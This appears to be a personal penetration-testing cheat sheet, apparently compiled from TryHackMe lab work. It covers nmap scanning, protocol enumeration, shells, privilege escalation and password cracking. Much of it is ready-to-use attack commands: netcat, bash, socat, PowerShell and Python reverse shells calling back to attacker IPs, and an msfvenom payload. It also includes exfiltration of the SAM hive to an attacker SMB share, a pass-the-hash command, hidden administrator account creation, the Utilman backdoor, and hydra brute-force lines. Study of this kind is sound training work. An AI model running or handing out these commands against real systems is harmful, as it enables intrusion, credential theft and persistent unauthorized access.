

OSI VS TCP/IP




TCP Header

TCP Header (RFC793)




IP Header

IP Header (RFC 791)




Mail trasfer




Submission, Transfer, Delivery, User

Mail Protocols



1,3 - SMTP , 5 - IMAP,POP

CIA



Enumeration

- Active scanning\

wappalyzer
user-agent string change
curl -A user ip -L(redirect)
foxyproxy

scanning\

```
using nmap
nmap -sL -n ip - list of scanning host without dns enumeration
nmap -sn ip - live hosts and no port scanning

live hosts
nmap -PR -sn ip - live hosts using ARP
nmap -PE -sn ip - live hosts using ICMP(type8/0)
nmap -PP -sn ip - live hosts using ICMP timestamp(type13/14)
nmap -PM -sn ip - live hosts using ICMP address mask(type17/18)
nmap -PS -sn ip - live hosts using TCP SYN Ping(3-way handshake)(-PS80,443)
nmap -PA -sn ip - live hosts using TCK ACK Ping(-PA80,443) -> sudoer
nmap -PU -sn ip - live hosts using UDP

nmap -R ip - to query dns , -n - no DNS

port scan
nmap -sT ip - using TCP connect scan(complete 3-way handshake)
nmap -sS ip - using TCP SYN scan. no complete 3-way handshake - sudoer
nmap -sU ip - using UDP scan
nmap -sN ip - no set tcp flag
nmap -sF ip - fin tcp flag scan
nmap -sX ip - Xmas scan(fin,psh,urg)
nmap -sM ip - Maimon scan(fin,ack set)
nmap -sA ip - TCP ACK scan - checking ports behind firewall(rules and
configs)
nmap -sW ip - Window scan(ack set) - behaves differently
nmap --scanflags RSTFINACK - example of custom flag scan
nmap -e NET_INTERFACE -Pn -S SPOOFED_IP
nmap -D RND,10.10.10.1,ME,RND,RND
nmap --spoof-mac spoofedMac
nmap -sI ip - zombie/idle scan *interesting. Comlements spoof ip scan
nmap -sS -f ip - fragments the data in multiple of 8 , --data-length 16

service detection
nmap -sV ip - service and version detection -completes 3 way handshake  , -
-version-intensity 0-9
nmap -O ip - OS detection
nmap -A ip - OS & version detection

nmap --traceroute ip - route followed till destination

nmap scripts
/usr/share/nmap/scripts
nmap --scipt "scriptName" ip -script

nmap output
nmap -oG,oN,0X

nmap -sV ip - ports
nmap -p 80 -A - version

using arp-scan
```

```
sudo arp-scan -I eth0 -l

using masscan
masscan ip
masscan ip -p80,443

sudo nmap -sC -sV -A 10.10.57.2
sudo nmap -sC -sV -A -vv 10.10.206.58

--max-rate 50
--min-parallelism 100
```

Protocols

```
telnet 23
ftp 21
hhtp 80

File Transfer Protocol(FTP)
types:
    - vsftpd
    - proftpd
    - uftp

Can use telnet
- STAT - more info
- SYST - system type info
- PASV - switches to passive
- TYPE A - ASCII
- TYPE 1 - to binary

telnet ip p 21

ftp ip
```

Mail Transfer

```
Simple Mail Transfer Protocol(SMTP)
telnet ip 25

Post Office Protocol(POP3)
telnet ip 110
- stat - +ok nn(no.) mm(size)
- list - new messages
- retr 1 - first message

Internet Message Access Protocol(IMAP)
telnet ip 143
```

Sniffing

```
Sniffing
    - tcpdump
    - wireshark
    - tshark

MITM
    - ettercarp
    - bettercarp
```

ping -options ip

traceroute ip
tracert ip\

- Passive
  Domain name
  whois domain.com
  nslookup -type domain.com

dig domain.com
dig @1.1.1.1 tryhackme.com MX - at a dns server

dnsdumpster
(https://dnsdumpster.com)

shodan
(https://tryhackme.com/room/shodan)

Shell

netcat

```
netcat listener
nc -nlvp port

xnc ip port

netcat stabilisation - using python only linux
- python3 -c 'import pty;pty.spawn("/bin/bash")'
-  export TERM=xterm
- stty raw -echo; fg
```

```
using rlwrap
rlwrap nc -nlvp port  -- for windows
stty raw -echo; fg --linux

using socat

stty -a
stty -cols 23
stty -rows 43

```

> msfvenom -p windows/shell_reverse_tcp LHOST=10.8.253.0 LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o rev.exe

powershell -c wget "http://10.8.253.0:8000/winPeas.exe" -outfile "winpeas.exe"

socat

```

reverse - listener on attacking machine victim connects back
listener
socat tcp-l:8080 /
socat TCP-L:<port> FILE:`tty`,raw,echo=0 => socat TCP:<attacker-ip>:<attacker-port> EXEC:"bash -li",pty,stderr,sigint,setsid,sane

connecting back
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:powershell.exe,pipes - windows
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:"bash -li" - linux
mkfifo /tmp/f; nc 10.8.253.0 1423 < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
r\m /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.253.0 1423 >/tmp/f


bind - listener on victim, attacker connects to them
listener
socat TCP-L:<PORT> EXEC:"bash -li" - listening on victim -linux / socat TCP-L:<port> FILE:`tty`,raw,echo=0
socat TCP-L:<PORT> EXEC:powershell.exe,pipes - windows
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 EXEC:cmd.exe,pipes
mkfifo /tmp/f; nc -lvnp 1423 < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f


socat TCP:<TARGET-IP>:<TARGET-PORT> -
socat OPENSSL:<TARGET-IP>:<TARGET-PORT>,verify=0 -


socat using openssl
generating cert
openssl req --newkey rsa:2048 -nodes -keyout shell.key -x509 -days 362 -out shell.crt
cat shell.key shell.crt > shell.pem
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 - --listener
socat OPENSSL:<LOCAL-IP>:<LOCAL-PORT>,verify=0 EXEC:/bin/bash - connecting back



> socat OPENSSL-LISTEN:53,cert=encrypt.pem,verify=0 FILE:`tty`,raw,echo=0 -listener
> socat openssl:10.10.10.5:53,EXEC:"bash -li",pty,stderr,sigint,setsid,sane -connecting to
```

setting a web server

```
sudo python3 -m http.server 80
wget ip/file/path.txt
```

```
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('<ip>',<port>);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

```
using msvenom
msvenom -p linux/x64/meterpreter/reverse_tcp -f elf -o shell.elf
,lhost=10.10.10.5,lport=443
```

Linux Privilege escalation

enumeration

```
hostname
uname -a, id
lsb_release -a
/etc/issue
/proc/version
ps -a (process status) ,aux , axjf,
env
sudo -l
sudo -u#-1 /bin/bash -to exploit
/etc/passwd, /etc/shadow
netstat -l,-at,au,s,t,u,tp,i,a,n,o

Tools of trade
linpeas
linux smart enumerator
linux exploit sugester

find / -user root -perm /4000

(https://gtfobins.github.io/)
 -SUID binaries
find / -perm -u=s -type f 2>/dev/null
./base64 "$LFILE" | base64 --decode

capabilities
getcap -r / 2> /dev/null
./vim -c ':python3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c",
"reset; exec sh")'

crontab
/etc/crontab
bash -i >& /dev/tcp/10.8.253.0/1423 0>&1

path $PATH
find / -writable 2>/dev/null
find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u

nfs -network file sharing
/etc/exports
showmount -e


find . -name flag1.txt: find the file named “flag1.txt” in the current
directory
find /home -name flag1.txt: find the file names “flag1.txt” in the /home
directory
find / -type d -name config: find the directory named config under “/”
find / -type f -perm 0777: find files with the 777 permissions (files
readable, writable, and executable by all users)
find / -perm a=x: find executable files
find /home -user frank: find all files for user “frank” under “/home”
find / -mtime 10: find files that were modified in the last 10 days
find / -atime 10: find files that were accessed in the last 10 day
find / -cmin -60: find files changed within the last hour (60 minutes)
find / -amin -60: find files accesses within the last hour (60 minutes)
find / -size 50M: find files with a 50 MB size


net user <username> <password> /add
net localgroup administrators <username> /add
```

link

Windows Escalation

```
commands history
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
$Env:userprofile - in powershell

view saved credentials
cmdkey /list
runas /savecred /user:WPRIVESC1\mike.katz cmd.exe  - allows to run as another user

database configurations
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString

putty proxy configurations
reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s

scheduled tasks
schtasks /query /tn vulntask /fo list /v

checking file permissions
icacls
icacls file /grant Everyone:F

echo c:\tools\nc64.exe -e cmd.exe 10.8.253.0 4444 > C:\tasks\schtask.bat

Queries the configuration information for a service.
sc qc

all registry files
HKLM\SYSTEM\CurrentControlSet\Services\

setting up smb server
find / -name smbserver.py 2>/dev/null - checking smbserver.py
python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support -username THMBackup -password CopyMaster555 public share
copy C:\Users\THMBackup\sam.hive \\ATTACKER_IP\public\

service misconfigurations
    - insecure permissions on service executable
    - unquoted service paths
    - insecure service permissions

privilege abuse
whoami /priv
    - SeBackup / SeRestore
```

```
        - backing up the the sytem and sam file then sending them using smb
        - python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam.hive -system system.hive LOCAL - to extract hashes
        - python3 /usr/share/doc/python3-impacket/examples/psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:8f81ee5558e2d1205a84d07b0e3b34f5 administrator@10.10.59.208 - pass the hash attack

    - SeTakeOwnership
        - takeown /f C:\Windows\System32\Utilman.exe - taking ownership of file
        - icacls C:\Windows\System32\Utilman.exe /grant THMTakeOwnership:F - granting full permissions
        - copy cmd.exe utilman.exe - replacing it with cmd.exe

    - SeImpersonate / SeAssignPrimaryToken
        1. To spawn a process so that users can connect and authenticate to it for impersonation to occur.
        2. Find a way to force privileged users to connect and authenticate to the spawned malicious process.

Upatched software
wmic product get name,version,vendor - returns info on installed software

creating and adding user to admins
net user pwnd SimplePass123 /add & net localgroup administrators pwnd /add

Tools of trade
Winpeas
PrivescCheck
WES-NG: Windows Exploit Suggester - Next Generation
Metasploit - multi/recon/local_exploit_suggester
```

copy Advanced.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"

powershell -c wget "http://10.8.253.0:80/winPeas.exe" -outfile "winPEAS.exe"

web dir enumeration

```
dirb
gobuster
ffuf
nikto
```

SMB

```
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.69.63
smbclient //10.10.69.63/anonymous
```

```
SITE CPFR
SITE CPTO

smbget -R smb://10.10.69.63/anonymous - downloading file
```

```
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.69.63
```

Http enumeration

user-agent string change curl -A user ip -L(redirect)

FTP(21)

hydra -l user -P /wordlist ftp://ip:port

metasploit ftp_login

get ftp> put localfile remotefile ftp> mput localfile1 localfile2 localfile3

- anonymous

Image stenography

exiftool /path

binwalk /path
binwalk -e /path \ extracting data

steghide /path steghide extract -sf cutie.png

stegseek strings

cracking

```
gpg2john key.asc > crack.txt

Extracting individual files
zip2john zip/path ./new/path

john to crack hash
john hash ./hash --wordlist= /usr/share/wordlists/rockyou.txt

ssh2john id > crack.txt
john crack.txt -w path/wordlist
chmod 600 key.key

hashcat -O -a 0 -m 20 p_hash:salt wordlist
hashcat -O -a 0 -m 1800
```

```
'$6$CZJnCPeQWp9/jpNx$khGlFdICJnr8R3JC/jTR2r7DrbFLp8zq8469d3c0.zuKN4se61FObwWGxcHZqO2RJHkkL1jjPYeeGyIJWE82X/' /usr/share/wordlists/rockyou.txt
buddy:$6$3GvJsNPG$ZrSFprHS13divBhlaKg1rYrYLJ7m1xsYRKxlLh0A1sUc/6SUd7UvekBOtSnSyBwk3vCDqBhrgxQpkdsNN6aYP1:18233:0:99999:7:::


hydra -l username -P wordlist.txt server service
hydra -l lizie -P /usr/share/wordlists/rockyou.txt 10.10.177.133 imap
hydra -l lizie -P /usr/share/wordlists/rockyou.txt imap://10.10.177.133
hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.120.105 -t 4 ssh

hydra -l <username> -P <wordlist> 10.10.120.105 http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V



j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+in

hydra -l
hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.120.105 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect." -V
```

ssh

ssh user@ip

ssh -i rsa.key user@ip

secure copy
scp user@ip:path/file ~ scp important.txt ubuntu@192.168.1.30:/home/ubuntu/transferred.txt

Reverse Shell

(https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.8.13.127",1423));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
